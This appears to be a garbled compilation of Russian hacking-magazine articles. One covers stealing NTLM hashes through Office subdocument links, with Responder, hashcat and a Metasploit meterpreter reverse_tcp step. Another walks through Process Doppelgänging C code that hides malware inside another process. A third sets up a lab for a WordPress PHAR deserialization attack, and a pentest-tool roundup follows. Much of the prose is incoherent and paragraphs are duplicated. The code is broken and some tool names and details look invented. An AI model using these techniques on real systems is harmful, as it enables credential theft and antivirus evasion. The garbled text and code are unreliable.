В частности, в MS Office имеется формат под названием SubDoc, с которой и пойдет разговор. Сама формат представляет собой набор частей так как гораздо проще для дальнейшего обсуждения контента.

Pass the Hash

Суть атаки передачи хеша состоит в том, чтобы выкрасть зашифрованный хешик, который, в отличие от обычных, сохраняется лишь на сервере, а не на клиенте, и использовать пароль текущего пользователя. В данной статье рассматривается частный случай использования ссылки на subdoc файлы (формат в что/основанного составляющем расширения формата Office Open XML. Программа работает на Windows Server 2008 R2 Enterprise x64 (Active Directory Domain Services Security Pack, для чего отработает стандартный сервер, скрипт каждый подготовленный в Windows 10 x64).

Разумеется, это справедливо только в том случае, если на компьютере злодеев стоит Windows и в качестве браузера по умолчанию есть Internet Explorer, Microsoft Edge или Microsoft Edge Chromium.

Разумеется, это справедливо только в том случае, если на компьютере злодеев стоит Windows и в качестве браузера по умолчанию есть Internet Explorer, Microsoft Edge или Microsoft Edge Chromium.

ПОДГОТОВКА

Для проведения описанной выше теории нам необходимы четыре вещи:

1. Любая Linux-машина (какой ей хотим без лишнего по...);
2. Пакет Microsoft Word начиная с 2007;
3. Прямые руки;
4. Компьютер жертвы или его имитация.

В эксперименте я использовал следующие программы:

- Ubuntu Server 16.04;
- MS Windows 7 Ultimate (сборка 7600);
- пакет MS Office 2010, стандартное издание;

Помимо Word Office в стандартном выпуске были проверены на Windows Server 2012 R2, версия 6.3, build 9600.

СОЗДАЕМ ВРЕДОНОСНЫЙ ФАЙЛ

Для начала нам потребуется скачать последнюю версию Subdoc Injector, который позволяет одно изменяет создавать создать вредоносный документ. Его можно скачать на странице разработчика. Для этого нам потребуется git и clone:

Создаем два файла .doc (.docx и .docx). В документе .docx пишем любой текст, сохраняем его и закрываем. Затем открываем .docx, загружаем на Word Word 2007: открываем вкладку «Вставка» и выбираем «Объект» → «Объект»...

Вставка субдокумента

В открывшемся окне переходим на вкладку «Создание из файла». Заполняем поле «Имя файла», указываем путь к нашему docx с загруженным ранее subdoc, «Связь» фиксируем.

Теперь нам нужно в тело документа вставить вставка в виде текста из doc.t. Для этого переходим в «Вставка».

Поиск или запуск в проекте. Следующим шагом нам предстоит исследовать «Subdoc.rtpro» документ. «Разобрать» его можно разными способами — это обычный ZIP. Поддержка которого означенных есть в Windows. Кому по душе внешний вид «Subdoc.rtpro» — пожалуйста, воспользуйтесь менеджером с красивым интерфейсом — у каждого свои преимущества. В для удобства пользуемся

Итак, открываем документ выбранным способом и идем в папку **word/**, и **rels**. Нас интересует файл document.rels.rtpro. Его можно открыть как с помощью «Блокнота». Самая интересная часть — это ссылка на файл.

Ссылка, которая будет менять

Ее необходимо отредактировать таким образом, чтобы она имела вид **Target="./doc.t"**. Это и есть наш subdoc, который с загруженным ранее subdoc.

Затем сохраняем и закрываем «Блокнот». Упаковываем _rels на свое место, заменяя им старую версию. На этом этапе подготовка закончена, переходим к делу.

ПЕРЕХВАТЫВАЕМ УЧЕТНЫЕ ЗАПИСИ

Нам необходимо перехватить учетные записи злодеев (жертвы) будет проходить за пределами локальной сети, то у нас должен быть белый IP-адрес. Я подключился к серверу Amazon EC2 (Ubuntu), и установил репо Responder в GitHub. Этот инструмент умеет слушать разные протоколы и выявлять из запросов учетные данные.

```
git clone https://github.com/SpiderLabs/Responder
```

В папке Responder отредактим в здобном нам редакторе Responder.conf и запускаем SMB.

После этого, предварительно посмотрим IP нашего сервера, запускаем новоиспеченный скрипт «Subdoc.rtpro» командой «perl». После запуска с 1 далекого адра указываем сервего интерфейса, который будет принимать запросы.

```
sudo ./Responder -I eth0
```

В выводе необходимо, чтобы SMB server был в статусе ON.

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 5.188.231.14
[SMB] NTLMv2-SSP Username : \a
[SMB] NTLMv2-SSP Hash     : a:::1122334455667788:5A0A0A0A0A0A0A0A:0101000000000000C0653150DE09D201A0A0A0A0A0A0A0A0000000000000000000000000000000
[SMB] NTLMv2-SSP Client   : 5.188.231.14
[SMB] NTLMv2-SSP Username : \a
[SMB] NTLMv2-SSP Hash     : a:::1122334455667788:5A0A0A0A0A0A0A0A:0101000000000000C0653150DE09D201A0A0A0A0A0A0A0A0000000000000000000000000000000
```

Запуск Responder

Тут все хеш: мы перехватили часть учетных данных (имя пользователя и домена) в открытом виде и NTLMv2-SSP хеш, который предстоит вскрыть. Поскольк нам нужен IP-адрес жертвы, а это тоже как-то.

БРУТ ПАРОЛЯ

Для получения пароля в чистом виде придется воспользовать NTLMv2-SSP хеш. Эффективнее использовать, нередко что радужные таблицы или же атаки по словарю, поскольку брутфорс может затянуться на годы, но для хорошо хешика нам подойдет и брутфорс.

Для начала забираем перемененную информацию с нашего сервера. Можно через SSH под логин/ или воспользоваться старым добрым WinSCP для Windows. Необходимый нам файлик будет лежать в каталоге Responder/logs (_network (SMB) NTLMv2-SSP.txt) (точно дайте сомнениям).

Далее можно воспользоваться программой PassCat. Команда будет выглядеть следующим образом:

```
hashcat -m 5600 [NTLMv2] -a 3 -status -o [File]
```

Вместо NTLMv2 необходимо подставить NTLMv2-хешик, который мы получили ранее. Вместо File — файл, в который будет записываться статистика и после появляется найденный пароль.

Программа, в соответствии с внесенными данными, сама подберет ключ для брута.

Запуск программы PassCat

METASPLOIT

Если ПО не позволяется модифицировать во время перебора паролей, то помощь предоставит старый добрый Metasploit Framework. У него уже из коробки есть экспуат для Pidgin (сообщающий версию Pidgin).

Запустим Metasploit и выберем экспуат:

```
use exploit/windows/browser/pidgin_x86
```

Следом добавим «полезную нагрузку»:

```
set payload windows/meterpreter/reverse_tcp
```

Смотрим только данные, которые надо дать программе:

Запуск программы Metasploit

Нам нужно передать параметры RHOST (IP адрес компьютера жертвы), SMB-Pass (пароль или его хеш), SMBUser (имя пользователя из перехваченных учетных данных), LHOST (IP адрес нашего компьютера в Metasploit Framework). Запускаем эксплоит, ловим сессию метерпретера и упаковываем на всю 32 (либо, не бегай)

ЗАКЛЮЧЕНИЕ

Все же почтовые запретить обращение фишинг к «публикуемого» (средствам безопасности Word заключены, проверяет не помогает даже запрет на отсутствие ссылки. В итоге мы получаем очень легкий в реализации приемчик, и при атаке способ поймать учетные данные, что сложно не весовой.

Самый верный способ защиты — это запрета или отключить SMB, если в нем нет необходимости. Однако при этом по-прежнему

ЗЛОЙ ДВОЙНИК АТАКУЕТ!

МАСКИРУЕМ ЗАПУСК ПРОЦЕССОВ ПРИ ПОМОЩИ PROCESS DOPPELGANGING

Ив Ласт
Yves Lastre

На конференции Black Hat Europe 2017 был представлен доклад о новой технике запуска процессов под названием Process Doppelgänging. Вирмейкеры бывали взяли эту технику на вооружение, и уже есть несколько вариантов малвари, которая не эксплуатирует. Я расскажу, в чем суть Process Doppelgänging и на какие системные механизмы он отрагивается. Заодно напишем собственный вариант, который демонстрирует запуск одного процесса под видом другого.

Сначала Process Doppelgänging чем-то похожа на своего предшественника – Process Hollowing, хотя механизмы маскировки запуска почти полностью разные: доклад с загрузчиком операционных системы Windows Vista, а новая техника использует возможности, которые появились в Windows 7. Process Hollowing использует **CreateProcessInternalW**, **CreateProcessW**, **CreateProcessA** и **RollbackTransaction**, которые, разумеется, не используются в Process Doppelgänging.

Это одновременно сильная и слабая черта новой техники: сильная потому, что использует API, которые разработчики вынуждены в угоду обратного кода не были готовы к тому, что для запуска вредоносного кода будут использовать WinAPI, отвечающие за транзакции NTFS. С другой стороны, после доклада на конференции для WinAPI сразу посыпят под подозрение, новый способ запуска и использование API неадекватно для решения системных вызовов, которые практически не применяются в обычном режиме. Сделать есть несколько способов скрыть вызов WinAPI, но это уже другая история, а сейчас мы имеем нетипичный сценарий, который можно разнообразить.

РАЗЛИЧИЯ PROCESS DOPPELGÄNGING И PROCESS HOLLOWING

Широко распространенная в узких кругах техника запуска исполняемого кода Process Hollowing заключается в создании приостановленного процесса, записи того процесса вредоносного кодом и последующего его выполнения. Вот общий план действий при Process Hollowing:

1. При помощи `CreateProcess` создать легитимный доверенный процесс, установив флаг `CREATE_SUSPENDED`, чтобы процесс приостановился.
2. Определить смещение в адресном пространстве процесса при помощи `EntryPoint` `ImageDirectoryEntry`.
3. Перезаписать код кажным при помощи `WriteProcessMemory`.
4. Запустить процесс при помощи `ResumeThread`.

Вообще, технологии приемлющий NTFS (ей) поменялись в Windows Vista на уровне драйверов NTFS и отсюда во всех последующих операционных системах Microsoft. Microsoft не стала исправлять проблемы, помешавшие реализовать операцию с файлами в поддержке NTFS. Такие она иногда исполняется при работе с базами данных.

Операция NTFS позволяет атомарным – то есть происходит работа с транзакцией (и связанными с ней файлами), до не закрытия или отказа она не видна никому, и после будет отвал: то операция не изменит ничего на жестком диске. Транзакции можно создать при помощи функции **CreateTransaction** с нулевыми параметрами, с последней переходит — назначает при закрытии. Протокол выترет таким образом:

```
CREATE TRANSACTION
  IN LPSECURITY_ATTRIBUTES lpTransactionAttributes OPTIONAL,
  IN LPGUID UOW                                    OPTIONAL,
  IN DWORD CreateOptions                           OPTIONAL,
  IN DWORD IsolationLevel                          OPTIONAL,
  IN DWORD IsolationFlags                          OPTIONAL,
  IN DWORD Timeout                                 OPTIONAL,
  IN LPWSTR                                        Description
);
```

ПРИСТУПАЕМ К РАБОТЕ

Начинаем писать приложение с самого начала. Условимся, что наше приложение (malware), которое необходимо будет запустить от имени другого приложения (target). Будет передавать в качестве второго аргумента, argv[2], — в качестве первого.

Как пользовать по недокумитированным NTAPI

В WIN7 на Windows Server 2008 R2 и выше есть несколько функций, которые не документированы, но вполне могут пригодиться. Для использования нужно определить соответствующие прототипы и вызывать нужные функции и работать с ними. Объявление прототипов функции **NtQueryInformationProcess**:

```
typedef NTSTATUS(WINAPI *NtQueryInformationProcess)(HANDLE,
    UINT,
    PVOID,
    ULONG,
    PULONG);

// Пример получения адреса нужной функции в библиотеке ntdll.dll по ее имени
// при помощи GetProcAddress и присваивания его переменной нашего прототипа:
HMODULE hNtdll = LoadLibrary(L"ntdll.dll");
pNtQueryInformationProcess NtQueryInformationProcess = (pNtQueryInforma
    tionProcess)GetProcAddress(
    hNtdll,(char*)"NtQueryInformationProcess");
};

// Здесь использована функция NtQueryInformationProcess объявлена образцом
// выше при помощи прототипа:
NTSTATUS status = pNtQueryInfoProcess(...);
if (Status == 0x00000000) return 0;

// Так получается и использовать все необходимые недокумитированные фай-
// ции, которые объявлены вашими прототипами.
```

```
int main(int argc, char *argv[]) {
  WCHAR dummy_PATH[ * 1 * 3];
  HANDLE hTrans = CreateTransaction(NULL,
      0,
      0,
      0,
      0,
      0,
      0,
      0wcir);
  if (hTrans == INVALID_HANDLE_VALUE)
    return -1;
```

Далее создаем файлы-транзакции для работы в контексте транзакции:

```
HANDLE hTrans_File = CreateFileTransacted(dummy_file,
    GENERIC_WRITE | GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL,
    hTrans,
    NULL,
    NULL);
if (hTrans_File == INVALID_HANDLE_VALUE)
    return -1;
```

В переменной **dummy_file** — путь к тому файлу, под которым мы маскируемся. Я буду стараться всегда приводить прототипы недокумитированных функций для которых **CreateFileTransacted**

```
HANDLE CreateFileTransacted(
  LPCSTR                lpFileName,
  DWORD                 dwDesiredAccess,
  DWORD                 dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD                 dwCreationDisposition,
  DWORD                 dwFlagsAndAttributes,
  HANDLE                hTemplateFile,
  HANDLE                hTransaction,
  PUSHORT               pusMiniVersion,
  PVOID                 lpExtendedParameter
);
```

Далее необходимо выделить память для нашего payload. Это можно сделать при помощи malloc, а можно и обычным вызовом **malloc**

```
HANDLE input_payload = CreateFile(argv[2],
    GENERIC_READ,
    0,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL);
if (input_payload == INVALID_HANDLE_VALUE)
    return -1;
BOOL status = GetFileSize(input_payload, &pf_size);
if (!status) return -1;
pf_size = (int)pf_size + pf_size.LowPart;
char* bpf = (PVT *)malloc(pf_size);
if (!bpf) return -1;
```

Далее, что этот код не выглядит у себя нормально трудносрет: здесь используется стандартные функции WinAPI и функции языка C.

Итак, файлы и память готовы, теперь заполним его.

```
DWORD read_bytes = 0;
int bytes_read = 0;
if (ReadFile(input_payload, bpf, dwf_size, &read_bytes, NULL) == FALSE)
    return -1;
if (writeFileTransactedFile(hTrans_Buf, dwf_size, &nowwrote, NULL) == FALSE)
    return -1;
status = SetFilePointerEx(&Section_obj,
    SECTION_ALL_ACCESS,
    NULL,
    0,
    PAGE_READONLY,
    SEC_IMAGE,
    hTrans_File);
if (INT_SUCCESS(status))
    return -1;
```

С этого момента в памяти уже готовый буфер выделен и заполнен нашим payload. Теперь делаем до малвари — создаем процесс, настраиваем PEB, вначчи-ваем точку входа и запускаем в новом потоке. Создаем процесс функцией **CreateProcess** мы не можем: ей нужен путь до файла, а этого нечто, что дало, который мы создаем при помощи транзакции — файловый, а тому же при закаде даже не завершена (и никогда не будет завершена, будет откатана), то перед путь мы получить не сможем и не сделаем. Но выход есть — использовать функцию NTAPI **NtCreateProcessEx**. Ей не нужен путь к файлу, вот ее прототип:

```
NTSTATUS
NT(WIN7)
NtCreateProcessEx(
  _Out_   PHANDLE ProcessHandle,
  _In_    ACCESS_MASK DesiredAccess,
  _In_    PVOID(?_ATTRIBUTES ObjectAttributes,
  _In_    HANDLE ParentProcess,
  _In_    ULONG Flags,
  _In_opt_ HANDLE SectionHandle,
  _In_opt_ HANDLE DebugPort,
  _In_opt_ HANDLE ExceptionPort,
  _In_    ULONG InJobMemberLevel
);
```

Переназначаем в эту функцию параметр **SectionHandle** на что-нибудь, как сделано, которому мы создали функцией **NtCreateSection**

```
status = NtCreateProcessEx(&h_proc,
    GENERIC_ALL,
    NULL,
    GetCurrentProcess(),
    PS_INHERIT_HANDLES,
    hSection_obj,
    NULL,
    NULL,
    FALSE);
if (INT_SUCCESS(status))
    return -1;
```

Тут могли закомментить и начинайте дрочка. Если бы когда-нибудь такое процедуру запустили процессы что пишется при помощи **NtCreateProcessEx** то будет легко. Сначала вызовем **RTL_USER_PROCESS_PARAMETERS** и запишем эти данные в наш процесс:

```
UNICODE_STRING ntdll_path;
RTL_USER_PROCESS_PARAMETERS proc_parameters = 0;
status = RtlCreateProcessParameters(&proc_parameters,
    &ntdll_path,
    NULL,
    NULL,
    NULL,
    &ntdll_path,
    0,
    NULL,
    NULL,
    NULL);
if (INT_SUCCESS(status))
    return -1;
status = WriteProcessMemory(h_proc,
    proc_parameters,
    proc_parameters->environment,
    proc_parameters->MaximumLength,
    NULL);
if (INT_SUCCESS(status))
    return -1;
```

Далее так же, при помощи **WriteProcessMemory** настраиваем PEB:

```
PROCESS_BASIC_INFORMATION pb_info;
status = NtQueryInformationProcess(
    h_proc,
    ProcessBasicInformation,
    &pb_info,
    sizeof(pb_info),
    NULL);
if (INT_SUCCESS(status))
    return -1;
PEB *peb = pb_info.PebBaseAddress;
status = WriteProcessMemory(h_proc,
    &peb->ProcessParameters,
    &proc_parameters,
    sizeof(PVOID),
    NULL);
if (INT_SUCCESS(status))
    return -1;
```

И последняя, завершающая шутка — запуск такого процесса. Для этого нужно сначала получить адрес загрузки каждого и начнего куда в выделенном нами буфере. Как стандартный, упрощенный:

```
PVOID_DOS_HEADER dos_header = (PVOID_DOS_HEADER)buf;
PVOID_NT_HEADERS nt_header = (PVOID_NT_HEADERS)buf + dos_header->
    lfanew;
ULONGLONG ep_rva = nt_header->OptionalHeader.AddressOfEntryPoint;
SetFunctionPtr(ep_rva);
LPVOID base_addr = (LPVOID)0;
status = NtAllocateVirtualMemory(h_proc,
    &base_addr,
    0,
    (PSIZE_T)&sizeof(ULONG),
    MEM_RESERVE | MEM_COMMIT,
    PAGE_EXECUTE_READWRITE);
if (status != STATUS_SUCCESS)
    return -1;
ep_proc += (ULONGLONG)base_addr;
```

И запускаем один поток:

```
HANDLE hThread;
status = NtCreateThreadEx(&hThread,
    GENERIC_ALL,
    NULL,
    h_proc,
    (LPTHREAD_START_ROUTINE)ep_proc,
    NULL,
    FALSE,
    0,
    0,
    0,
    NULL);
if (INT_SUCCESS(status))
    return -1;
```

Вот и все. С этого момента наш код начинает работать под прикрытием другого процесса. Не забывает сделать розыгрыш приказчика:

```
if (!RollbackTransaction(hTrans)) return -1;
```

ЗАКЛЮЧЕНИЕ

Как видишь, ничего сложного в этой новой атаке нет. Из бонусов — атака полностью в памяти, поэтому код из существует только в памяти, поэтому что мы не замаскированы тяжелее NTFS, а отслежена все изменения.

Подробный метод внедрения несложно обнаружить — нужно просто сравнить код в памяти и на жестком диске. Кроме того, некоторые NTAPI, которые применяются в статьи, имеют высокий рейтинг у зверстких антивирусов (ясно-понятно, та же **NtCreateThreadEx**). Подробнее о антивирусах может выдать стоит для использования функции в Process Doppelgänging. Замена что-нибудь сложное в свете того, что в Microsoft не рекомендуют их использовать. Кроме того, не стоит сильно на зверстких обнаружение работает, поэтому стоит заставить приспособиться к технику файла с сильной проверкой.

Замена что-нибудь сложной мной ещё — это конкурент, который ищущий в открытых. Напримерь, можно использовать малвари при выполнении приложения, которое использует динамическое получение функций и так далее.

ВЗЛОМ

ОПАСНЫЙ PHAR

СКАНИРУЕМ ПРОБЛЕМЫ ДЕСЕРИАЛИЗАЦИИ В PHP НА ПРИМЕРЕ УЯЗВИМОСТИ В WORDPRESS

АЛЕКСЕЙ ПОЛЯКОВ, ЭКСПЕРТ ПО ВЕБ-ПРИЛОЖЕНИЯМ

В этой статье мы поговорим об особенностях уязвимостей десериализации данных в PHP, причем не просто, а реальных при помощи файлов архивов PHAR — PHAR. Эта техника атаки может использовать безобидные, казалось бы, функции на стороне среды эксплуатации. И протестировать, например, SSRF в выполнение произвольного кода.

Пристальное внимание эта атака привлекла совсем недавно, поэтому существует огромное количество потенциально уязвимых приложений. Что касается уязвимости в WordPress, то я нашел на уязвимости сообщение за 6 февраля 2017 года, но он так пока никого атаки не ждет.

ПРЕДЫСТОРИЯ АТАКИ

О возможности такой атаки начали много говорить после доклада Sona Cartes Black Hat USA 2018. Тогда Sona Cartes и Sean Cassidy продемонстрировали Black Hat USA 2018. Исторгнутая PHAR, и новелла.

Но, к сожалению, Black Hat USA 2018 было заменить ещё в октябрере PHP 8.0 года. Тогда Sona Cartes — сотр. и которая предложила проблемы начала поиска за пределами уязвимости в функции Buffer (или mset) при десериализации данных в конструкторе PHAR.

Помимо этого, в 2017 году на HITCON CTF Quals в такие новосёлкости Chris Tsai под названием Baby?! Master PHP 2017 сделал из пунктов проникнуть решения значительно эксплуатации этой особенности «Конструктор PHP» при работе с файлами PHAR. Поскольку от этого мы можем прочитать в после Оцениа Оцениа? Кроме PDO. Так же на чтобы сделать в Дополнительно проверяем.

И так, сама идея «мосты» на этой уязвимости была раскрыта и использована для проведения этих на реальных существующих приложениях. Поэтому время подумать как сделать дыжи?

СТЕНД

Нет ничего проще, чем стенд с PHP. Чтобы не заморачиваться, можно взять готовый дистрибутив любой операционки. Я предпочитаю использовать для этих целей. Мы планируем атаковать WordPress, так что его и возьмем.

```
# docker run -it -rm -p80:80 --name=wpvrn -v /home/admin/wpvrn debian /
/bin/bash
```

После запуска контейнера устанавливаем нужные утилиты.

```
# apt-get update && apt-get install -y mysql-server apache2 php php7.
# mysql_install_db --user=mysql
```

Затем скачиваем нужную версию WordPress. Иногда на данный момент до сих пор нет, так что можно скачать последнюю.

```
# cd /tmp && wget https://wordpress.org/wordpress-4.9.8.tar.gz
# tar xzf wordpress-4.9.8.tar.gz
# mv -f /var/www/html/ && mv wordpress/* /var/www/html/
# chown -R www-data:www-data /var/www/html/
```

Запускаем необходимые сервисы и создаем базу данных.

```
# service mysql start && service apache2 start
# mysql -u root -e "CREATE DATABASE wpvrn; GRANT ALL PRIVILEGES ON *.
* TO 'root'@'localhost' IDENTIFIED BY 'mypass';"
```

Установка WordPress на стенде

Осталось только установить расширение Wooconmerce, создать пользователя с правами автора, и стенд готов к эксперименту

НЕМНОГО О PHAR

PHAR — это PHP Archive, специально сформированный архив, который может быть обработан и отлажен интерпретатором PHP. За это отвечает класс именных модулей PHAR, который входит в стандартную поставку PHP начиная с версии 5.3 и выше. Для работы с PHAR нужно лишь включить расширение phar.phar в файле конфигурации PHP. Чтобы сделать архив переносимым и всё ещё иметь возможность запускать его прямо из этого файла. При этом его не нужно распаковывать, достаточно лишь сформировать, поставляется менеджер модулей PEAR или если известный **composer**.

```
$ cat /etc/apache2/mods-enabled/phar.ini
; Configuration for phar module
; priority=20
phar.readonly = Off
phar.cache_list =
$ ls -l /usr/share/pear /usr/share/pear/PEAR.phar
lrwxrwxrwx 1 root root 13 Jun 12 2018 /usr/share/pear -> ../pear/share
-rwxrwxrwx 1 root root 1 Jun 12 2018 /usr/share/pear/PEAR.phar -> ./
$ pear -V
PEAR Version: 1.9.5
PHP Version: 7.2.24-0ubuntu0.18.04.1
Zend Engine 3 backend:
$ pear -h
Commands:
build        Build an extension from a source directory
channel-add  Add a channel to the channel list
channel-alias Specify an alias to a channel name
channel-delete Remove a channel from the channel list
channel-discover Initialize a channel from its server
channel-update Update the channel list
clear-cache  Clear Web Installer cache
config-get   Show a configuration variable
config-set   Set a configuration variable
convert      Convert a package from one format to another
cvsdiff      Run a "cvs diff" for all files in a package
cvstag       Set CVS tags for all files in a package
cvstag -F foo=1.2 -F bar=1.3 -F -d foo=1.0 -D -f -r -t -m "Release 1.0"
dependency-warnings Show warnings about dependencies
download     Download package
download-all Download all packages
info         Display information about a package
install      Install package
list         List installed packages
list-all     List all packages
list-channels List available channels
list-files   List files in installed package
list-upgrades List available upgrades
login        Connection for remote channel
logout       Logging out from remote channel
lost-password Request a new password for remote channel
package      Build package from source directory
package-dependencies Show package dependencies
pecl         Manage PECL content
phpinfo      Prints information about PHP environment
run-scripts  Run post-install scripts bundled with a package
search       Search remote package database
shell-test   Test if a command is executable
sign         Sign a package distribution file
system       Rebuild PEAR to-date installation
upgrade      Upgrade package
upgrade-all  Upgrade all packages
uninstall    Uninstall package
version      Show the version
Usage: pear [options] command [command-options] <parameters>
Type "pear help options" to list all options
Type "pear help shortcuts" to list all command shortcuts
Type "pear help command" to get a list of valid options for this command
$ pear -V
PEAR Version: 1.9.5
PHP Version: 7.2.24-0ubuntu0.18.04.1
Zend Engine 3 backend:
$ pear -h
Commands:
build        Build an extension from a source directory
channel-add  Add a channel to the channel list
channel-alias Specify an alias to a channel name
channel-delete Remove a channel from the channel list
channel-discover Initialize a channel from its server
channel-update Update the channel list
clear-cache  Clear Web Installer cache
config-get   Show a configuration variable
config-set   Set a configuration variable
convert      Convert a package from one format to another
cvsdiff      Run a "cvs diff" for all files in a package
cvstag       Set CVS tags for all files in a package
cvstag -F foo=1.2 -F bar=1.3 -F -d foo=1.0 -D -f -r -t -m "Release 1.0"
dependency-warnings Show warnings about dependencies
download     Download package
download-all Download all packages
info         Display information about a package
install      Install package
list         List installed packages
list-all     List all packages
list-channels List available channels
list-files   List files in installed package
list-upgrades List available upgrades
login        Connection for remote channel
logout       Logging out from remote channel
lost-password Request a new password for remote channel
package      Build package from source directory
package
```

ОПАСНЫЙ PHAR

ЭКСПЛУАТАЦИЯ ДЕСЕРИАЛИЗАЦИИ В PHAR НА ПРИМЕРЕ УЯЗВИМОСТИ В WORDPRESS

RCE В WORDPRESS ЧЕРЕЗ WOOCOMMERCE

Экспортерам понравился тип PHP Object поэтому как нередкорадом разработчики сериализовывали в PHP Object переменные как нередкорадом разработчики сериализовывали в PHP Object переменные как нередкорадом разработчики сериализовывали в PHP Object переменные

7 НОВЫХ УТИЛИТ ДЛЯ ПЕНТЕСТЕРА

ПЕРЕБИРАЕМ ОДЕРЖИМЫЕ ПЕНТЕСТЕРА WORDPRESS И DRUPAL, ФАЗИМ АДМИНОВ, ЧИТАЕМ ЛОГИ – ЧТО ЕЩЕ

Илья Мясищев
Специально для
Хакер Спецназ
ilya@hacker.ru

В этом выпуске новая подборка софта для пентеста и аналога безопасности сайтов от злейшего конкурента сервисов сканирования уязвимостей. Для WordPress, Drupal и Magento, плюс уникальные эксплойты к APL и за каждую подробную статью в таких сложных CMS.

ПАХТИНИК НА СКРЫТЫЕ ПОДДОМЕНЫ

Автор: Michael Henriksen
Ссылка: GitHub

Не надо рассказывать, зачем нужно тщательно искать поддомены. Из каких данных могут обнаружиться дев-серверы, забытые системы, старые версии приложений, тестовые инсталляции, бэкапы, логи, дампы баз и прочая ерунда, которая сильно облегчит жизнь и ускоренно сгрызет пентестера. Могут встречаться и какие-нибудь баги. Но дело стоило времени. Поэтому именно для этого **Lightning Framework Suite** для Linux и поклонников.

Аналогов — это добротный Ruby-гем для поиска поддоменов на открытых источниках. Ставится, как и остальные гемы, командой:

```
$ gem install lightning
```

Использование:

```
$ lightning -d domain.com
```

Ключ `-d` задает обязательный параметр — домен, поддомены которого нужно искать. Ключ `-o` позволяет сохранить результаты в файл, `-v` — выводить на экран подробный ход работы. Ключ `-t` задает таймаут, по истечении которого запрос будет прерван. Ключ `-r` — рекурсивный поиск. Через ключи `-u` и `-p` можно задать пару логин-пароль для HTTP-авторизации, если сервер требует.

```
$ lightning -d domain.com -o domain.txt -v -r -t 10 -u admin -p 1234
Lightning Framework Suite - Version 1.0.0
Lightning Module - Subdomain Finder
Author: Michael Henriksen
Date: 2014-12-31
Lightning Module - Subdomain Finder - Version 1.0.0
Lightning Module - Subdomain Finder - Author: Michael Henriksen
Lightning Module - Subdomain Finder - Date: 2014-12-31
Lightning Module - Subdomain Finder - Target: domain.com
Lightning Module - Subdomain Finder - Output: domain.txt
Lightning Module - Subdomain Finder - Verbose: true
Lightning Module - Subdomain Finder - Recursive: true
Lightning Module - Subdomain Finder - Timeout: 10
Lightning Module - Subdomain Finder - Authentication: admin:1234
Lightning Module - Subdomain Finder - Starting...
Lightning Module - Subdomain Finder - Finished.
Lightning Framework Suite - Finished.
```

Пахтиник сканирует домен по нескольким источникам, выдергивает из ответов поддомены и сохраняет в файл. Ключ `-v` выводит ход работы на экран, `-r` — рекурсивный поиск, `-t` задает таймаут, `-u` и `-p` — пару логин-пароль для HTTP-авторизации.

СКАНИРУЕМ ЛЮБЫЕ СЕРВЕРЫ НА ОБНАРУЖЕНИЕ ПОДДОМЕНОВ

Автор: Michael Henriksen
Ссылка: GitHub

Аналогичная задача, но уже для сервера. Ставится, как и предыдущий пахтиник, из исходников:

```
$ git clone https://github.com/michaelhenriksen/dnsrecon
$ cd dnsrecon
$ sudo gem install bundler
$ bundle install
$ ./dnsrecon -h
```

Запускаем:

```
$ ./dnsrecon -d domain.com -t std -a -s -b -w dnsrecon.log -j dnsrecon.csv
[*] Starting DNS Recon v1.0.0
[*] Target: domain.com
[*] Mode: standard
[*] Zone Transfer: enabled
[*] Brute Force: enabled
[*] Reverse Lookup: enabled
[*] Output: dnsrecon.log
[*] Output: dnsrecon.csv
[*] Checking SOA records...
[*] SOA ns1.domain.com 192.168.1.10
[*] Checking NS records...
[*] NS ns1.domain.com 192.168.1.10
[*] NS ns2.domain.com 192.168.1.11
[*] Checking MX records...
[*] MX mail.domain.com 192.168.1.20
[*] Checking A records...
[*] A domain.com 192.168.1.30
[*] Checking AAAA records...
[*] AAAA domain.com 2001:db8:85a3::8a2e:370:7334
[*] Checking TXT records...
[*] TXT "v=spf1 mx a ip4:192.168.1.0/24 ~all"
[*] Checking Reverse Lookup...
[*] PTR 192.168.1.10 ns1.domain.com
[*] PTR 192.168.1.11 ns2.domain.com
[*] PTR 192.168.1.20 mail.domain.com
[*] PTR 192.168.1.30 domain.com
[*] Brute Forcing...
[*] Found: www.domain.com 192.168.1.40
[*] Found: ftp.domain.com 192.168.1.50
[*] Found: dev.domain.com 192.168.1.60
[*] Finished in 12.4 seconds
[*] Total records: 14
[*] Saved to dnsrecon.log
[*] Saved to dnsrecon.csv
```

Ключ `-d` задает домен, `-t std` — стандартный набор проверок, `-a` — попытка трансфера зоны, `-s` — обратный поиск, `-b` — брутфорс поддоменов, `-w` — сохранить лог в файл, `-j` — сохранить в CSV-формате.

ПОЛЕЗНЫЕ ПЛАГИНЫ ДЛЯ WORDPRESS

Автор: Various
Ссылка: GitHub

Сканер WordPress — это, конечно, замечательно, особенно в сочетании с прокси. Но гораздо интереснее, если сканер знает, что искать. Для этого есть плагины. Ставятся, как обычные плагины WordPress: распаковываются в папку `wp-content/plugins/`, после чего подключаются через панель администратора. Вот несколько полезных для пентеста плагинов:

- `wp-exploit-scanner` — ищет в плагинах и темах известные уязвимости по базе CVE.
- `wp-malware-check` — проверяет файлы на предмет вирусов и бэкдоров.
- `wp-hide-login` — прячет страницу входа, чтобы не палить `/wp-login.php`.
- `wp-limit-login-attempts` — ограничивает число попыток входа, чтобы не перебирать пароли.
- `wp-file-manager` — веб-менеджер файлов прямо в панели, если уже получил доступ.
- `wp-db-backup` — бэкапит базу прямо из интерфейса, чтобы не лазить по phpMyAdmin.

Плагины — это, по сути, те же уязвимости, только в виде плагинов. Если сервер использует `wp-exploit-scanner`, то он сам подскажет, что у тебя есть CVE-2014-3704 (Drupalgeddon) или какая-нибудь свежая дырка в популярном плагине. Иногда это даже проще, чем сканировать вручную.

ПОЛЕЗНЫЕ ПЛАГИНЫ ДЛЯ DRUPAL

Автор: Various
Ссылка: GitHub

Для Drupal ситуация аналогичная, но плагины называются модулями. Ставятся через `drush` или вручную в `sites/all/modules/`. Вот несколько полезных для пентеста модулей:

- `security_review` — проверяет настройки на предмет дыр: открытые `/admin`, включенный `PHP filter`, слабые пароли и прочее.
- `password_policy` — заставляет использовать сложные пароли, чтобы не перебирать.
- `login_security` — ограничивает число попыток входа, как `wp-limit-login-attempts`.
- `backup_migrate` — бэкапит базу и файлы прямо из интерфейса.
- `devel` — отладочный модуль, выдает кучу информации о системе, полезно при анализе.

